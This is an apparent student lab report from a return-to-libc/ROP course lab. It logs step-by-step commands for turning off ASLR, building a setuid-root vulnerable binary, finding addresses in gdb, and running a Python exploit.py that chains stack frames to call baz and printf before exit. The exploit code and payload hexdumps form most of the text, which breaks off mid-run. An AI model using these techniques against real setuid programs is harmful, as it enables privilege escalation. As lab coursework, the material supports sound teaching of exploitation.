
67)Command: ./stack_rop ---> This will provide "/bin/sh" string address (sh_addr) and address of ebp_foo and offset (ebp address - buffer address)

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>./stack_rop
The '/bin/bash' strings address : 0xffffd40b
Address of str[] inside main():  0xffffc9a4
Input size: 0
Address of buffer[] inside foo():  0xffffc918
Frame Pointer value inside foo():  0xffffc988
Distance (EBP - buffer) in bytes: 112
Returned Properly
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

The address of “/bin/bash” is: 0xffffd40b
The address of ebp_foo is: 0xffffc988
Distance (EBP - buffer) in bytes: 112

Step5: Get baz() and exit() address

68)Command:
gdb -q stack_rop



gdb-peda$ run
gdb-peda$ p baz
gdb-peda$ disassemble baz
gdb-peda$ q


```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>gdb -q stack_rop
Reading symbols from stack_rop...
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab4/ROP_arg/stack_rop
The '/bin/bash' strings address : 0xffffd459
Address of str[] inside main():  0xffffc954
Input size: 0
Address of buffer[] inside foo():  0xffffc8c8
Frame Pointer value inside foo():  0xffffc938
Distance (EBP - buffer) in bytes: 112
Returned Properly
[Inferior 1 (process 3004) exited with code 01]
Warning: not running
gdb-peda$ p baz
$1 = {void (int)} 0x5655632c <baz>
gdb-peda$ disassemble baz
Dump of assembler code for function baz:
   0x5655632c <+0>:     endbr32
   0x56556330 <+4>:     push   ebp
   0x56556331 <+5>:     mov    ebp,esp
   0x56556333 <+7>:     push   ebx
   0x56556334 <+8>:     sub    esp,0x4
   0x56556337 <+11>:    call   0x5655644f <__x86.get_pc_thunk.ax>
   0x5655633c <+16>:    add    eax,0x2c88
   0x56556341 <+21>:    sub    esp,0x8
   0x56556344 <+24>:    push   DWORD PTR [ebp+0x8]
   0x56556347 <+27>:    lea    edx,[eax-0x1f18]
   0x5655634d <+33>:    push   edx
   0x5655634e <+34>:    mov    ebx,eax
   0x56556350 <+36>:    call   0x565560c0 <printf@plt>
   0x56556355 <+41>:    add    esp,0x10
   0x56556358 <+44>:    nop
   0x56556359 <+45>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x5655635c <+48>:    leave
   0x5655635d <+49>:    ret
End of assembler dump.
gdb-peda$ q
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>gdb -q stack_rop
Reading symbols from stack_rop...
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab4/ROP_arg/stack_rop
The '/bin/bash' strings address : 0xffffd459
Address of str[] inside main():  0xffffc954
Input size: 0
Address of buffer[] inside foo():  0xffffc8c8
Frame Pointer value inside foo():  0xffffc938
Distance (EBP - buffer) in bytes: 112
Returned Properly
[Inferior 1 (process 3045) exited with code 01]
Warning: not running
gdb-peda$ p baz
$1 = {void (int)} 0x5655632c <baz>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfeec0 <exit>
gdb-peda$ q
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

The address of baz is: 0x5655632c
The address of exit is: 0xf7dfeec0
The address of ebp_foo is: 0xffffc988

Step6: Construct the exploit.py file:

69)Edit: nano exploit.py



```
  GNU nano 4.8                                          exploit.py
#!/usr/bin/env python3
import sys

def tobytes(value):
        return(value).to_bytes(4,byteorder='little')

baz_skip_address = 0x5655632c + 7
exit_addr = 0xffffc988
ebp_foo = 0xffffc938

content = bytearray(0xaa for i in range(112))
ebp_next = ebp_foo

for i in range(10):
        ebp_next += 0x20                #0x20 = 32 bytes
        content += tobytes(ebp_next)            #next ebp value (4 bytes)
        content += tobytes(baz_skip_address)    #return address (4 bytes)
        content += tobytes(0xAABBCCDD)          #First argument (4 bytes)
        content += b'A' * (0x20 - 3*4)          #Remaining 32 - 12 = 20 bytes fill with A's - ASCII value is 41

#next ebp value --- this does not matter
content+=tobytes(0xFFFFFFFF)

#invoke exit() to exit gracefully at the end
content+=tobytes(exit_addr)

#argument for exit
content += tobytes(0xAABBCCDD)
#-----in ROP----We must maintain the stack layout expected by your frame-chaining logic

#write content to the file
with open("badfile", "wb") as f:
        f.write(content)


                                [ Wrote 33 lines ]
```

Step7: Make the exploit.py file executable and generate exploit:

70)Commands:

chmod +x exploit.py

./exploit.py

hexdump -v -C badfile

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>nano exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>chmod +x exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>./exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>hexdump -v -C badfile
00000000  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000010  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000020  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000030  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000040  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000050  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000060  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000070  58 c9 ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |X...3cUV....AAAA|
00000080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000090  78 c9 ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |x...3cUV....AAAA|
000000a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000000b0  98 c9 ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
000000c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000000d0  b8 c9 ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
000000e0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000000f0  d8 c9 ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
00000100  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000110  f8 c9 ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
00000120  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000130  18 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
00000140  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000150  38 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |8...3cUV....AAAA|
00000160  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000170  58 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |X...3cUV....AAAA|
00000180  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000190  78 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |x...3cUV....AAAA|
000001a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000001b0  ff ff ff ff 88 c9 ff ff  dd cc bb aa              |............|
000001bc
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
```

./stack_rop

Returned a segfault. hence rerunning:

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>rm badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>./stack_rop
The '/bin/bash' strings address : 0xffffd40b
Address of str[] inside main():  0xffffc9a4
Input size: 0
Address of buffer[] inside foo():  0xffffc918
Frame Pointer value inside foo():  0xffffc988
Distance (EBP - buffer) in bytes: 112
Returned Properly
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>gdb -q stack_rop
Reading symbols from stack_rop...
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab4/ROP_arg/stack_rop
The '/bin/bash' strings address : 0xffffd459
Address of str[] inside main():  0xffffc954
Input size: 0
Address of buffer[] inside foo():  0xffffc8c8
Frame Pointer value inside foo():  0xffffc938
Distance (EBP - buffer) in bytes: 112
Returned Properly
[Inferior 1 (process 3178) exited with code 01]
Warning: not running
gdb-peda$ p baz
$1 = {void (int)} 0x5655632c <baz>
gdb-peda$ disassemble baz
Dump of assembler code for function baz:
   0x5655632c <+0>:     endbr32
   0x56556330 <+4>:     push   ebp
   0x56556331 <+5>:     mov    ebp,esp
   0x56556333 <+7>:     push   ebx
   0x56556334 <+8>:     sub    esp,0x4
   0x56556337 <+11>:    call   0x5655644f <__x86.get_pc_thunk.ax>
   0x5655633c <+16>:    add    eax,0x2c88
   0x56556341 <+21>:    sub    esp,0x8
   0x56556344 <+24>:    push   DWORD PTR [ebp+0x8]
   0x56556347 <+27>:    lea    edx,[eax-0x1f18]
   0x5655634d <+33>:    push   edx
   0x5655634e <+34>:    mov    ebx,eax
   0x56556350 <+36>:    call   0x565560c0 <printf@plt>
   0x56556355 <+41>:    add    esp,0x10
   0x56556358 <+44>:    nop
   0x56556359 <+45>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x5655635c <+48>:    leave
   0x5655635d <+49>:    ret
End of assembler dump.
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfeec0 <exit>
gdb-peda$ q
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

Step6: Construct the exploit.py file:

71)Edit: nano exploit.py



```
  GNU nano 4.8                                          exploit.py
#!/usr/bin/env python3
import sys

def tobytes(value):
        return(value).to_bytes(4,byteorder='little')

baz_skip_address = 0x5655632c + 7
exit_addr = 0xf7dfeec0
ebp_foo = 0xffffc988

content = bytearray(0xaa for i in range(112))
ebp_next = ebp_foo

for i in range(10):
        ebp_next += 0x20                #0x20 = 32 bytes
        content += tobytes(ebp_next)            #next ebp value (4 bytes)
        content += tobytes(baz_skip_address)    #return address (4 bytes)
        content += tobytes(0xAABBCCDD)          #First argument (4 bytes)
        content += b'A' * (0x20 - 3*4)          #Remaining 32 - 12 = 20 bytes fill with A's - ASCII value is 41

#next ebp value --- this does not matter
content+=tobytes(0xFFFFFFFF)

#invoke exit() to exit gracefully at the end
content+=tobytes(exit_addr)

#argument for exit
content += tobytes(0xAABBCCDD)
#-----in ROP----We must maintain the stack layout expected by your frame-chaining logic

#write content to the file
with open("badfile", "wb") as f:
        f.write(content)


                                [ Read 33 lines ]
```

Step7: Make the exploit.py file executable and generate exploit:

72) Commands:

chmod +x exploit.py

./exploit.py

hexdump -v -C badfile

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>nano exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>chmod +x exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>./exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>hexdump -v -C badfile
00000000  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000010  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000020  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000030  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000040  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000050  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000060  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000070  a8 c9 ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
00000080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000090  c8 c9 ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
000000a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000000b0  e8 c9 ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
000000c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000000d0  08 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
000000e0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000000f0  28 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |(...3cUV....AAAA|
00000100  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000110  48 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |H...3cUV....AAAA|
00000120  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000130  68 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |h...3cUV....AAAA|
00000140  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000150  88 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
00000160  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000170  a8 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
00000180  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000190  c8 ca ff ff 33 63 55 56  dd cc bb aa 41 41 41 41  |....3cUV....AAAA|
000001a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000001b0  ff ff ff ff c0 ee df f7  dd cc bb aa              |............|
000001bc
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

./stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>./stack_rop
The '/bin/bash' strings address : 0xffffd40b
Address of str[] inside main():  0xffffc9a4
Input size: 444
Address of buffer[] inside foo():  0xffffc918
Frame Pointer value inside foo():  0xffffc988
Distance (EBP - buffer) in bytes: 112
The value of baz's argument : 0xAABBCCDD
The value of baz's argument : 0xAABBCCDD
The value of baz's argument : 0xAABBCCDD
The value of baz's argument : 0xAABBCCDD
The value of baz's argument : 0xAABBCCDD
The value of baz's argument : 0xAABBCCDD
The value of baz's argument : 0xAABBCCDD
The value of baz's argument : 0xAABBCCDD
The value of baz's argument : 0xAABBCCDD
The value of baz's argument : 0xAABBCCDD
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_arg
$>
```

Explanation:
Functions requiring arguments need extra stack space. By skipping the function prologue or carefully controlling the stack pointer, the exploit ensures that arguments are placed correctly in memory so the called function reads them as intended.

Task 5.3: Return Oriented Programming with printf

Since we cannot skip the prologue of some functions (e.g., PLT-based ones), we use a leave; ret gadget (any function epilogue) to pivot the stack between calls.
In this task, we perform a Return-Oriented Programming (ROP) attack by chaining multiple printf() calls using a leave; ret gadget to pivot the stack, allowing us to pass arguments to each function and repeatedly print the /bin/sh string before finally transferring control to exit() for clean termination.
You will have to move into the ROP_printf directory for this task.

Step1: First we turn off ASL randomization

73)Command: sudo sysctl -w kernel.randomize_va_space=0

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>
```

Step2: We compile the C code (stack_rop.c) without stack protector and nx stack.

74) Command: gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>ls
 Labsetup   Labsetup.zip  'Return to Libc - Student Copy.docx.pdf'   ROP   ROP_arg   ROP_printf   ROP_SetUID
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4
$>cd ROP_printf/
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>ls
exploit.py  stack_rop.c  steps_to_run.sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>
```

Set ownership and setuid:

75) Command: sudo chown root stack_rop

76) Command: sudo chmod 4755 stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>gcc -m32 -g -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>sudo chown root stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>sudo chmod 4755 stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>
```

Verify setuid:

77) Command: ls -l stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>ls -l stack_rop
-rwsr-xr-x 1 root seed 18724 Feb 23 20:07 stack_rop
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>
```

Step3: Create the Badfile (remove if exists)

78) Command: touch badfile

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>ls
exploit.py  stack_rop  stack_rop.c  steps_to_run.sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>ls
badfile  exploit.py  stack_rop  stack_rop.c  steps_to_run.sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>
```

Step3.5: Export bash shell

79)Command: export MYSHELL=/bin/sh

80)Command: env | grep MYSHELL

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>export MYSHELL=/bin/sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>env | grep MYSHELL
MYSHELL=/bin/sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>
```

Step4: Get addresses outside of GDB

81)Command: ./stack_rop ---> This will provide "/bin/sh" string address (sh_addr) and address of ebp_foo and offset (ebp address - buffer address)


```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>./stack_rop
The '/bin/sh' strings address : 0xffffd40a
Address of str[] inside main():  0xffffc9a4
Input size: 0
Address of buffer[] inside foo():  0xffffc918
Frame Pointer value inside foo():  0xffffc988
Distance (EBP - buffer) in bytes: 112
Returned Properly
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>
```

The address of “/bin/sh” is: 0xffffd40a
The address of ebp_foo is: 0xffffc988
Distance (EBP - buffer) in bytes: 112

Step5: Get system() and exit() address

82)Command:

gdb -q stack_rop



gdb-peda$ run
gdb-peda$ p printf
gdb-peda$ p exit
gdb-peda$ disassemble bar
gdb-peda$ q

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>gdb -q stack_rop
Reading symbols from stack_rop...
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab4/ROP_printf/stack_rop
The '/bin/sh' strings address : 0xffffd455
Address of str[] inside main():  0xffffc944
Input size: 0
Address of buffer[] inside foo():  0xffffc8b8
Frame Pointer value inside foo():  0xffffc928
Distance (EBP - buffer) in bytes: 112
Returned Properly
[Inferior 1 (process 3391) exited with code 01]
Warning: not running
gdb-peda$ p printf
$1 = {<text variable, no debug info>} 0xf7e1ad30 <printf>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfeec0 <exit>
gdb-peda$ disassemble bar
Dump of assembler code for function bar:
   0x565562ed <+0>:     endbr32
   0x565562f1 <+4>:     push   ebp
   0x565562f2 <+5>:     mov    ebp,esp
   0x565562f4 <+7>:     push   ebx
   0x565562f5 <+8>:     sub    esp,0x4
   0x565562f8 <+11>:    call   0x5655644f <__x86.get_pc_thunk.ax>
   0x565562fd <+16>:    add    eax,0x2cc7
   0x56556302 <+21>:    mov    edx,DWORD PTR [eax+0x44]
   0x56556308 <+27>:    lea    ecx,[edx+0x1]
   0x5655630b <+30>:    mov    DWORD PTR [eax+0x44],ecx
   0x56556311 <+36>:    sub    esp,0x8
   0x56556314 <+39>:    push   edx
   0x56556315 <+40>:    lea    edx,[eax-0x1f3c]
   0x5655631b <+46>:    push   edx
   0x5655631c <+47>:    mov    ebx,eax
   0x5655631e <+49>:    call   0x565560c0 <printf@plt>
   0x56556323 <+54>:    add    esp,0x10
   0x56556326 <+57>:    nop
   0x56556327 <+58>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x5655632a <+61>:    leave
   0x5655632b <+62>:    ret
End of assembler dump.
gdb-peda$ q
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>
```

The address of printf is: 0xf7e1ad30
The address of exit is: 0xf7dfeec0
The address of leaveret is: 0x5655632a

Step6: Construct the exploit.py file:

83)Edit: nano exploit.py



Step7: Make the exploit.py file executable and generate exploit:

84)Commands:

chmod +x exploit.py

./exploit.py

hexdump -v -C badfile

```
$>nano exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>chmod +x exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>./exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>hexdump -v -C badfile
00000000  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000010  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000020  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000030  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000040  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000050  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000060  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa  |................|
00000070  a8 c9 ff ff 2a 63 55 56  41 41 41 41 41 41 41 41  |....*cUVAAAAAAAA|
00000080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000090  c8 c9 ff ff 30 ad e1 f7  2a 63 55 56 0a d4 ff ff  |....0...*cUV....|
000000a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000000b0  e8 c9 ff ff 30 ad e1 f7  2a 63 55 56 0a d4 ff ff  |....0...*cUV....|
000000c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000000d0  08 ca ff ff 30 ad e1 f7  2a 63 55 56 0a d4 ff ff  |....0...*cUV....|
000000e0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000000f0  28 ca ff ff 30 ad e1 f7  2a 63 55 56 0a d4 ff ff  |(...0...*cUV....|
00000100  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000110  48 ca ff ff 30 ad e1 f7  2a 63 55 56 0a d4 ff ff  |H...0...*cUV....|
00000120  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000130  68 ca ff ff 30 ad e1 f7  2a 63 55 56 0a d4 ff ff  |h...0...*cUV....|
00000140  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000150  88 ca ff ff 30 ad e1 f7  2a 63 55 56 0a d4 ff ff  |....0...*cUV....|
00000160  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000170  a8 ca ff ff 30 ad e1 f7  2a 63 55 56 0a d4 ff ff  |....0...*cUV....|
00000180  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000190  c8 ca ff ff 30 ad e1 f7  2a 63 55 56 0a d4 ff ff  |....0...*cUV....|
000001a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000001b0  e8 ca ff ff 30 ad e1 f7  2a 63 55 56 0a d4 ff ff  |....0...*cUV....|
000001c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
000001d0  ff ff ff ff c0 ee df f7                           |........|
000001d8
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>
```

./stack_rop

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/ROP_printf
$>./stack_rop
The '/bin/sh' strings address : 0xffffd40a
